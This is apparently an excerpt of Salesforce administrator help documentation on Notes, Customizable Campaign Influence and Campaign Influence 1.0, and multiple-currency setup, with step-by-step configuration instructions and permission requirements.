Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tool	Interface	Where to Create and Manage Notes	Key Features
			• See all notes that you own from the Notes tab Lightning Experience and Salesforce1)
Old note-taking tool	• Salesforce Classic • Salesforce1	Notes & Attachments related list on records	• Private notes • Notes automatically added to parent account • Notes added to contacts and opportunities roll up under the associated account • Available for Partner Portal or Customer Portal licenses

Guidelines for Working with Notes

Review guidelines for adding and managing notes in Salesforce, including where to manage your notes, deleting notes, and note ownership.

Increase Collaboration by Sharing Notes

Increase collaboration on deals by sharing your notes with people and groups.

Revert to a Previous Version of a Note

With Notes, the enhanced note-taking tool for Salesforce, you can see and restore old versions of notes.

Set Up Notes

To let your sales reps take notes with rich text, lists, and images, set up Notes, the enhanced note-taking tool for Salesforce.

Guidelines for Working with Notes

Review guidelines for adding and managing notes in Salesforce, including where to manage your notes, deleting notes, and note ownership.

- To create or edit a note associated with a record, you must be able to edit the record.
- To delete a note associated with a record, you must be the owner of the note or the owner of the associated record.
- To delete a note that's *not* associated with a record, you must be the owner of the note.
- To create notes in Lightning Experience, you must use Notes. Your Salesforce administrator must enable Notes.
- You can't share notes in Salesforce1.
- When sharing a note in Lightning Experience, you can only give others viewer access, because Notes does not support simultaneous editing. If multiple people edit a note at the same time, they overwrite each other's content.

EDITIONS

Available in: Salesforce1, Salesforce Classic, and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Guidelines for Notes

Watch a video: How to Use Notes

- To create and manage notes on records, use the Notes related list, which your Salesforce admin must add to page layouts.
- If Notes is disabled, you can't access notes that were created with it.
- Only notes taken with Notes appear on the Notes tab.
- To create standalone notes or manage all your notes, use the Notes tab (available in Lightning Experience and Salesforce1).
- After Notes is enabled, the old note-taking tool remains available for creating and managing notes in Salesforce Classic and Salesforce1. In Lightning Experience, the old note-taking tool is only used to read and manage notes that were created with it.
- Read old notes that were taken with the old note-taking tool from the Notes & Attachments related list on records. These notes don't appear in the Notes tab.
- In Salesforce1, create a task from a note by swiping a line on the note. Alternatively, tap on a line or highlight some text, and then tap ✓ in the toolbar. If your profile is assigned two or more task record types, you're asked to choose a record type each time you create a task from a note. If your profile is assigned less than two Task record types, the task is immediately created.
- After enabling Notes, the old note-taking tool remains available for creating and managing notes in Salesforce Classic and Salesforce1. In Lightning Experience, the old note-taking tool is only used to read and manage notes that were created with it.

Guidelines for the Old Note-Taking Tool

- All notes added to contacts and opportunities roll up under the associated account as well.
- Notes are automatically related to the parent account.
- To create and manage notes on records, use the Notes & Attachments related list. You can't create notes with the old note-taking tool in Lightning Experience.
- To restore deleted notes, use the Recycle Bin.
- If a note is marked private, it's only accessible to the person who created or attached it.
- If you publish notes to external contacts via Salesforce to Salesforce, all public notes are automatically shared with a connection when you share the parent object. If `Share With Connections` on the attachment is selected, the attachment is automatically shared.
- To stop sharing a note or attachment, select `Private`.

Increase Collaboration by Sharing Notes

Increase collaboration on deals by sharing your notes with people and groups.

Note: In Lightning Experience, you can only provide Viewer access when sharing a note. Notes doesn't support simultaneous editing, and this restriction prevents multiple people from editing a note at the same time. If multiple people change a note at the same time, they overwrite each other's changes. You can't share notes in Salesforce1.

1. Open a note.
2. Click the share button.
3. Select who you'd like to share with and their level of access.
4. Enter a short message to the recipients.
5. To prevent the recipients from sharing or unsharing the note, click **Prevent others from sharing and unsharing**.
6. Click **Share**.

The people you share with receive an email with your message and a link to the shared note.

EDITIONS

Available in: Salesforce Classic, and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Revert to a Previous Version of a Note

With Notes, the enhanced note-taking tool for Salesforce, you can see and restore old versions of notes.

Note: These steps work in Lightning Experience. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. From the record's Notes related list, click the note title.
2. In the note window, click .
3. From the list, select the version of the note you'd like to view.
4. To restore the selected version of the note, click **Restore**.

EDITIONS

Available in: Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Notes

To let your sales reps take notes with rich text, lists, and images, set up Notes, the enhanced note-taking tool for Salesforce.

Walk Through It

1. Make sure that the Notes related list is on all your page layouts. If it's not, your users won't be able to create notes on records using Notes.
2. Make sure that Notes is enabled. From Setup, enter *Notes Settings* in the Quick Find box, then select **Notes Settings**.
3. To let reps take notes from the Chatter publisher, the Global Actions menu, and the Salesforce1 action bar, add the **New Note** quick action to Quick Actions in the Salesforce Classic Publisher and Salesforce1 and Lightning Experience Actions sections on the global publisher layout.
4. If you've overridden the global publisher layout on any of your object page layouts, add the **New Note** quick action to your custom layouts, too.
5. To let your reps easily take notes in Salesforce1:
   a. Make sure that your reps can create tasks from notes in Salesforce1. From Setup, enter *Activity Settings* in the Quick Find box, then select **Activity Settings**. Select Allow Creation of Tasks from Notes.
   b. Make sure that **Notes** appears in the Salesforce1 navigation menu. From Setup, enter *Navigation* in the Quick Find box, select **Salesforce1 Navigation**, and then move **Notes** from the Available list to the Selected list. We recommend putting it above **Smart Search Items**.

   In Salesforce1, your reps can create tasks just by swiping lines in a note. If a user's profile is assigned more than one Task record type, the user is prompted to choose a record type for the task.

EDITIONS

Available in: Salesforce1, Salesforce Classic, and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view page layouts:
- "View Setup and Configuration"

To edit page layouts:
- "Customize Application"

To customize action layouts and page layouts:
- "Customize Application"

SEE ALSO:

Edit Page Layouts for Standard Objects

Edit Page Layouts for Custom and External Objects

Notes

Track Your Campaigns' Influence on Opportunities

Track how your campaigns contribute to your opportunities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Let Marketing Track Effectiveness with Customizable Campaign Influence

Customizable Campaign Influence lets you and your marketing department decide how credit is assigned to each campaign that contributes to bringing in an opportunity.

Campaign Influence 1.0

Use the original version of Campaign Influence to understand the return on your campaign investments.

Let Marketing Track Effectiveness with Customizable Campaign Influence

Customizable Campaign Influence lets you and your marketing department decide how credit is assigned to each campaign that contributes to bringing in an opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

Understanding Customizable Campaign Influence

By allowing flexible revenue attribution across multiple campaigns, Customizable Campaign Influence offers better business intelligence, more marketing accountability, and improved alignment between sales and marketing.

What's the Difference Between Campaign Influence and Customizable Campaign Influence?

Customizable Campaign Influence includes several capabilities not found in the original version of Campaign Influence.

Configure Customizable Campaign Influence

To set up and deploy Customizable Campaign Influence, follow these steps.

Understanding Customizable Campaign Influence

By allowing flexible revenue attribution across multiple campaigns, Customizable Campaign Influence offers better business intelligence, more marketing accountability, and improved alignment between sales and marketing.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

Customizable Campaign Influence lets you set up multiple ways of tracking the influence your campaigns have on opportunities. For each method you want to use, create a separate campaign influence attribution model. To give credit to a campaign for the opportunities it helps generate, your marketing and sales users can add campaign influence records manually. Alternatively, you or your partners can create triggers and processes to add records automatically. On campaign detail pages, your users can see the opportunities generated by a campaign, and the total revenue generated.

Campaign Attribution Models


Customizable Campaign Influence includes a default Salesforce revenue attribution model. The Salesforce model attributes 100% revenue credit to the primary campaign on an opportunity and 0% to any other campaigns that users assign to the opportunity. If you'd like to have more flexibility in how revenue is attributed to campaigns, you or your partners can create custom attribution models.

For example, you could create a model that evenly distributes credit for an opportunity across all campaigns that touched it. You could also create a model that gives 100% credit to the first or last campaign that touched an opportunity. With Customizable Campaign Influence, you can create a model for virtually any scenario that suits your business.

If you'd like to prevent your sales or marketing users from adding or editing campaign influence records, you can lock any of your attribution models. Records for locked models can only be updated via the API. The default Salesforce model is always locked.

Campaign Influence Records


Campaign influence records show which campaigns have influenced a specific opportunity. To let users see which campaigns contributed to their opportunities, add the Campaign Influence related list (1) to your Opportunity page layouts. The Campaign Influence related list only displays records for the attribution model you designate as the primary model in Setup. To let your users add and edit campaign influence records from their opportunity detail pages, keep the primary model unlocked. Your other attribution models can accrue campaign influence records, but only via triggers, processes, and the API.




Depending on your business needs, you can add custom fields to your campaign influence records. For example, if you want to track the order in which campaigns contributed to an opportunity, you could add a number field for that purpose.

Campaign Results

Your users can clearly see how many opportunities a campaign has generated when you add the Influenced Opportunities (1) related list to your Campaign page layouts. The records in the related list are based on the campaign influence model assigned as the primary model by the admin.



The Campaign Statistics section (1) of Campaign detail pages shows the revenue generated by the campaign, based on the attribution percentage on the campaign's influence records. The Campaign Statistics section also displays the current number of opportunities generated by the campaign and the total number won.



What's the Difference Between Campaign Influence and Customizable Campaign Influence?

Customizable Campaign Influence includes several capabilities not found in the original version of Campaign Influence.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

Feature	Campaign Influence	Customizable Campaign Influence
Salesforce Default Model (attributes 100% of revenue to the primary campaign on an opportunity)	✔	✔

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feature	Campaign Influence	Customizable Campaign Influence
Auto-association with opportunities	✔	✔
Multiple Attribution Models		✔
Flexible Influence Attribution		✔
Locked Models		✔
Campaign Influence on Opportunities per Model	✔	✔
Influenced Opportunities on Campaigns per Model		✔
Campaign Results on Campaigns per Model		✔
API Access		✔

Configure Customizable Campaign Influence

To set up and deploy Customizable Campaign Influence, follow these steps.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Customizable Campaign Influence

Allow your marketing department to attribute revenue across multiple campaigns when you enable Customizable Campaign Influence.

Enable Users for Customizable Campaign Influence

Be sure the sales and marketing users who plan to use Customizable Campaign Influence have the Sales User permission set assigned with the Campaign Influence permission enabled.

Add Customizable Campaign Influence to Page Layouts

Let your marketing users see the campaigns that influence each opportunity and the results of each campaign.

Create a Custom Campaign Influence Model

To implement a custom influence attribution model, first add a model in Setup with a few clicks. Then create a set of triggers and processes that add campaign influence records and assign them to the model. Work with partners if you want help implementing your model.

Designate a Primary Campaign Influence Model

Change which of your campaign influence models displays data on opportunity and campaign detail pages.

Lock a Campaign Influence Model

Prevent users from adding or editing campaign influence records for a campaign influence model by locking the model. Locked models can only be accessed via the API.

Set Up Customizable Campaign Influence

Allow your marketing department to attribute revenue across multiple campaigns when you enable Customizable Campaign Influence.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

1. From Setup, enter *Campaign Influence* in the **Quick Find** box and then click **Campaign Influence Settings**.
2. Select **Enabled**.
3. If you currently use the original version of Campaign Influence, choose whether to migrate your existing campaign influence records with 0% influence attribution to the new Salesforce model in Customizable Campaign Influence.

   To avoid migrating these records, click **Only migrate Campaign Influence records for the primary campaign on opportunities**.
4. Under Salesforce Model Settings, choose whether to enable or disable campaign auto-association. Auto-association is enabled for the Salesforce attribution model by default and is only available for the Salesforce model.

   Auto-association adds campaigns to opportunities automatically when the contact on an opportunity is also a member of a campaign. The contact listed on the opportunity must also be assigned a contact role on the opportunity before its close date.
5. Optionally, constrain campaign auto-association by limiting the number of days that can pass between when a contact is added to a campaign and an opportunity's creation date.

   For example, to prevent a campaign from being auto-associated with an opportunity when the opportunity is created more than 90 days after the contact was added to the campaign, enter *90*.
6. Optionally, define additional filter criteria that must be met in order for a campaign to be automatically associated with an opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Customizable Campaign Influence:
- "Customize Application" and Sales Cloud or CRM permission set license

Enable Users for Customizable Campaign Influence

Be sure the sales and marketing users who plan to use Customizable Campaign Influence have the Sales User permission set assigned with the Campaign Influence permission enabled.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

1. Add the Sales User permission set to user profiles assigned to users who plan to track campaigns that influence opportunities.
2. In the Sales User permission set, enable the Campaign Influence permission.

SEE ALSO:

Manage Permission Set Assignments

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permission sets:
- "Customize Application"

Add Customizable Campaign Influence to Page Layouts

Let your marketing users see the campaigns that influence each opportunity and the results of each campaign.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

- Add the Campaign Influence related list to Opportunity page layouts.

  This related list shows the campaigns that have touched the opportunity. Only campaign influence records from your primary influence model appear in the list.

- Add the Influenced Opportunities related list to Campaign page layouts.

  This related list shows the opportunities influenced by the campaign. Only campaign influence records from your primary influence model appear in the list.

- Add the Campaign Results section to Campaign page layouts.

  The Campaign Results section shows the total amount brought in by the campaign, based on your primary campaign influence model.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify page layouts:
- "Customize Application"

Create a Custom Campaign Influence Model

To implement a custom influence attribution model, first add a model in Setup with a few clicks. Then create a set of triggers and processes that add campaign influence records and assign them to the model. Work with partners if you want help implementing your model.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

1. From Setup, enter `Model Settings` in the **Quick Find** box, and then click **Model Settings**.
2. Click **New Attribution Model**.
3. Enter a name for the model.
4. To make this model the primary model, select **Is Model Primary**.

   Only campaign influence records for the primary model appear in the Campaign Influence related list on opportunities. Records from the primary model also appear in the Influenced Opportunities Related list and Campaign Statistics section on campaigns.

5. To prevent users from adding, editing, or deleting campaign influence records for this model on campaign detail pages, select **Is Model Locked**.

   Records for locked models can only be created and updated via the API.

6. Optionally, enter a description for the model.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Customizable Campaign Influence:
- "Customize Application"

  AND

  a Sales Cloud or CRM permission set license

Designate a Primary Campaign Influence Model

Change which of your campaign influence models displays data on opportunity and campaign detail pages.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

1. From Setup, enter `Model Settings` in the **Quick Find** box, and then click **Model Settings**.
2. Click **Edit** next to the model you want to designate as the primary model.
3. Click **Is Model Primary**.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Customizable Campaign Influence:

- "Customize Application"

  AND

  Sales Cloud or CRM permission set license

Lock a Campaign Influence Model

Prevent users from adding or editing campaign influence records for a campaign influence model by locking the model. Locked models can only be accessed via the API.

Note: This information applies only to Customizable Campaign Influence and not to the original version of Campaign Influence.

1. From Setup, enter `Model Settings` in the **Quick Find** box, and then click **Model Settings**.
2. Click **Edit** next to the model you want to lock.
3. Click **Is Model Locked**.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Customizable Campaign Influence:

- "Customize Application"

  AND

  Sales Cloud or CRM permission set license

Campaign Influence 1.0

Use the original version of Campaign Influence to understand the return on your campaign investments.

Note: This information applies only to the original version of Campaign Influence and not to Customizable Campaign Influence.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Influential Campaigns to Opportunities
Manage lists of campaigns that influence your opportunities directly on opportunity detail pages.

Configure Campaign Influence

Let Users View Influential Campaigns on Opportunities
Associate multiple influential campaigns to a single opportunity.

Configure Campaign Influence

Note: This information applies only to the original version of Campaign Influence and not to Customizable Campaign Influence.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up campaign influence:
- "Customize application"

Setting up Campaign Influence

You can configure influential campaigns to be automatically added to opportunities. When automatic association is enabled, influential campaigns are added to opportunities when a campaign is related to a contact that is assigned a contact role on an opportunity prior to the close date of the opportunity. For example, if you have an email campaign with a member who is assigned a contact role on an open opportunity, the email campaign will be added to the Campaign Influence related list for that opportunity.

You can set a Campaign Influence Time Frame that specifies the maximum number of days between the campaign first associated date and the opportunity created date, during which a campaign is considered influential. For example, if you specify a Campaign Influence Time Frame of 15 days and one of your contacts becomes a member of a campaign on June 1, the campaign is considered influential to any opportunity that is created and associated with the contact by June 15. Use the association rules to configure additional criteria that campaigns must meet to be automatically associated to an opportunity.

When automatic association is disabled, users must manually add influential campaigns to opportunities using the Campaign Influence related list.

To set up automatic association for campaign influence:

1. From Setup, enter *Campaign Influence* in the Quick Find box, then select **Campaign Influence**.
2. Select Enabled.
3. In the Campaign Influence Time Frame field, optionally specify the maximum number of days between the campaign first associated date and the opportunity created date.

   Note: Campaigns associated to a contact prior to this time frame will not be considered influential. The maximum campaign influence time frame is 9,999 days. If you do not want to specify a campaign influence time frame, leave the Campaign Influence Time Frame field blank.

4. Optionally, define additional filter criteria that must be met in order for a campaign to be automatically associated.
5. Click **Save**.

Campaigns will be automatically added to the Campaign Influence related list on opportunities when they meet the criteria you specified.

To disable automatic association for campaign influence:

1. From Setup, enter *Campaign Influence* in the Quick Find box, then select **Campaign Influence**.
2. Select Disabled.
3. Click Save.

SEE ALSO:

Let Users View Influential Campaigns on Opportunities

Campaign Fields

Let Users View Influential Campaigns on Opportunities

Associate multiple influential campaigns to a single opportunity.

Note: This information applies only to the original version of Campaign Influence and not to Customizable Campaign Influence.

If enabled, automatic association will add influential campaigns to opportunities when the campaign is related to a contact that is assigned a contact role on the opportunity prior to the opportunity close date. You can specify additional automatic association criteria, including a campaign influence time frame that limits the amount of time a campaign can influence a new opportunity after the campaign first associated date and before the opportunity created date. Influential campaigns can also be added to opportunities manually by clicking the **Add Campaign** button in the Campaign Influence related list.

1. From the object management settings for Opportunities, go to Page Layouts.
2. Add the Campaign Influence related list to the opportunities page layout.
3. Set up campaign influence.

SEE ALSO:

Campaign Fields

Find Object Management Settings

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up campaign influence:

- "Customize application"

To view the campaign influence related list:

- "Read" on campaigns

  AND

  "Read" on opportunities

To manually add influential campaigns:

- "Read" on campaigns

  AND

  "Edit" on opportunities

Manage Currencies

Manage Multiple Currencies

Your organization can set up the ability to use multiple currencies in opportunities, forecasts, quotes, reports, and other data.

1. Enable multiple currencies for your organization.
2. To designate your corporate currency, from Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**, and then click **Change Corporate**.
3. To activate more currencies for your organization, click **New** in the Active Currencies related list.
4. To use dated exchange rates, enable advanced currency management.
5. Set conversion rates for new currencies. See Edit Conversion Rates. If you have enabled advanced currency management, see Editing Dated Exchange Rates on page 1943.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

Using Multiple Currencies

International organizations can use multiple currencies in opportunities, forecasts, reports, quotes, and other currency fields. The administrator sets the "corporate currency," which reflects the currency of the corporate headquarters. The administrator also maintains the list of active currencies and their conversion rates relative to the corporate currency. The active currencies represent the countries in which the organization does business. Only active currencies can be used in currency amount fields.

Each user has a personal currency, which is used as the default currency in quotas, forecasts depending on which forecasting version you use, opportunities, quotes, and reports. Users can also create opportunities and enter amounts using other active currencies.

All standard and custom object records with currency fields have a field that specifies the currency to use for all amount fields in that record. (Click **Edit** to display this editable Currency field on a record.) For example, you can set the Account Currency to "USD-U.S. Dollars" so that the Annual Revenue shows in dollars for one of your American accounts. All currency amounts are displayed in the default currency of the record. Administrators can choose whether to also display, in parentheses, the user's personal currency if it is different from the currency of the record. When you change the default currency of a record, currency amounts are not converted. They just display the new currency code.

Note: If your organization uses advanced currency management, the opportunity close date determines which conversion rate to use when displaying currency amounts.

Depending on the forecasting version you have, forecast currency amounts are converted to the user's personal currency. Additionally, for managers, their team's opportunities, forecasts, quotes, and other data are converted and rolled up to the manager's personal currency. The manager can also drill down to see the data in the native currency. All conversion and roll-ups happen automatically.

Amounts in reports are shown in their original currencies, but can be displayed in any active currency. You can change the currency used for report totals by selecting a currency from **Show** > **Currencies**. The default value is your personal currency. For any amount, you can choose to display the Converted column—for example, Annual Revenue Converted—which shows amounts in the currency you select.

Custom formula fields are not tied to any particular currency. If the result of a formula field is a currency amount, it displays in the currency of the associated record. This rule is also true for cross-object formulas that reference merge fields with different currencies, and formulas in workflow rules and approval processes. However, workflow rules and approval processes that use filters instead of formulas convert all currency values to the corporate currency.

If currency fields are referenced in Apex, you can't disable multiple currencies for your organization. For example, if Apex code references the `Account Currency` field (represented as `CurrencyIsoCode` in the code), you can't disable multiple currencies.

SEE ALSO:

Administrator setup guide: Using Multiple Currencies

Enable Multiple Currencies

Enable Multiple Currencies

To enable multiple currencies in your organization:

1. Familiarize yourself with the implications of enabling multiple currencies.
2. In Setup, enter *`Company Information`* in the `Quick Find` box, then select **Company Information** and click **Edit**. Ensure that your selected currency locale is the default currency that you want to use for current and future records. Enable **Allow Support to Activate Multiple Currencies**, and then save your changes.

   Note: This setting is used to verify the specific organization that's approved for multi-currency activation. It doesn't submit a request to Salesforce. Submit the request via your normal support process.

3. To enable multiple currencies, contact Salesforce. Be prepared to provide the following information.
   - The organization ID (production or sandbox)
   - Confirmation that you understand that your current currency locale will become the default currency stamp for current and future records (USD, EUR, GBP, and so on)
   - Confirmation that you understand that multiple currencies can't be disabled once enabled
   - Confirmation that you're a system administrator authorized on behalf of your organization to request multi-currency enablement
   - Confirmation that you consent to the lockout of this organization for a certain period, depending on your organization's data usage volume

     Note: For large organizations, multiple currencies are sometimes enabled over the weekend to avoid performance issues during the work week.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

SEE ALSO:

Implications of Enabling Multiple Currencies

Manage Multiple Currencies

About Advanced Currency Management

Implications of Enabling Multiple Currencies

Enabling multiple currencies introduces permanent changes in your organization. Before proceeding, be aware of these implications to ensure a smooth transition for your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

- After enabled, multiple currencies can't be disabled for your organization.
- Work with your Salesforce representative to determine the best time for multi-currency enablement. The enablement process temporarily locks your organization, preventing all integration processing and user logins. The lockout duration depends on the data space used by your organization.
- Upon enablement, existing records are stamped with a default currency code that you provide in your enablement request. For example, if your organization contains records using USD and EUR, switch them all to the same default currency before enablement. Support for this type of conversion is also available as a Salesforce paid implementation service.
- Standard and custom objects, such as Account, Lead, Case, Opportunities, Opportunity Products, Opportunity Product Schedules, and Campaign Opportunities, have currency fields that support multiple currencies. Reports related to these objects and fields also support multiple currencies. By default, page layouts for these objects have multi-currency-compatible fields in which you can specify the currency for the record. Typically, these fields are available only when creating a record or editing an existing record. The selected currency is used for the primary amount field.
- After enablement, the primary currency displays as usual and, optionally, a secondary currency amount appears in parentheses. The primary currency is typically the default corporate currency, unless it's overridden at the record level. The amount shown in parentheses is the user's personal default currency, calculated based on the conversion rate settings defined in your organization. To control whether the converted currency amount appears, enable or disable parenthetical currency conversion from the Manage Currencies page.
- In reports, the primary currency reflects either the default corporate currency or the currency selected for the record. The secondary currency reflects the personal default currency of the user running the report, or the currency specified in the report criteria.
- Users can specify a personal default currency on their personal information page. If parenthetical currency conversion is enabled, the personal default currency displays as the secondary currency amount (converted amount). Changing the personal default currency updates the converted amount in real time.
- After a currency is added to an organization's list of supported currencies, it can't be deleted from the administrator's list of currencies, even when it's deactivated. The presence of inactive currencies in the administrator's list is a cosmetic issue that doesn't affect end users. A deactivated currency isn't visible to end users, but remains visible to administrators. Salesforce recommends that you keep this issue in mind during testing and use only those currencies that you eventually plan to use in your organization.
- After enablement, all currency fields display the ISO code of the currency before the amount. For example, $100 displays as USD 100.

  Note: If you have only one currency in your multi-currency organization, you can set a preference to display currency symbols instead of ISO codes. To display currency symbols, search Setup for `User Interface`, and then select **Show currency symbols instead of ISO codes** in the Currency Display Settings section of the User Interface settings page. If you later enable more currencies in your organization, ISO codes display and this preference is no longer available. This preference applies only in the standard Salesforce user interface.

- By default, all converted amounts in your organization rely on the current conversion rates defined for your organization. Conversion rates must be set and updated manually. Changing the exchange rate automatically updates converted amounts on all records, including on closed opportunities.

  You can opt to use dated exchange rates by using advanced currency management to track historical exchange rates. Advanced currency management allows you to maintain a list of exchange rates by date range. Converted currency amounts on opportunities display based on the specified Close Date, regardless of the opportunity stage. If the Close Date changes to a different exchange rate period, changing the Close Date impacts converted amounts.

Note: Dated exchange rates aren't used in forecasting, currency fields in other objects, or currency fields in other types of reports.

SEE ALSO:

Administrator setup guide: Using Multiple Currencies
Enable Multiple Currencies
Manage Multiple Currencies
About Advanced Currency Management

Activate and Deactivate Currencies

For orgs with multiple currencies, specify which currencies are supported by activating or deactivating currencies.

- **Active currencies** represent countries in which your org does business. Only active currencies can be entered in opportunities, forecasts, and other items. Once you activate a currency, you can never permanently delete it.
- **Inactive currencies** are currencies that your org no longer uses. You can have existing records that use inactive currencies, but you can't enter new amounts that use inactive currencies.

To activate new currencies:

1. From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies**.
2. Click **New** in the Active Currencies related list.
3. Select a currency. Currencies are alphabetized using their ISO currency code.
4. Enter the conversion rate relative to your corporate currency.
5. Specify the number of decimal places to display for amounts in this currency.
6. Click **Save**.

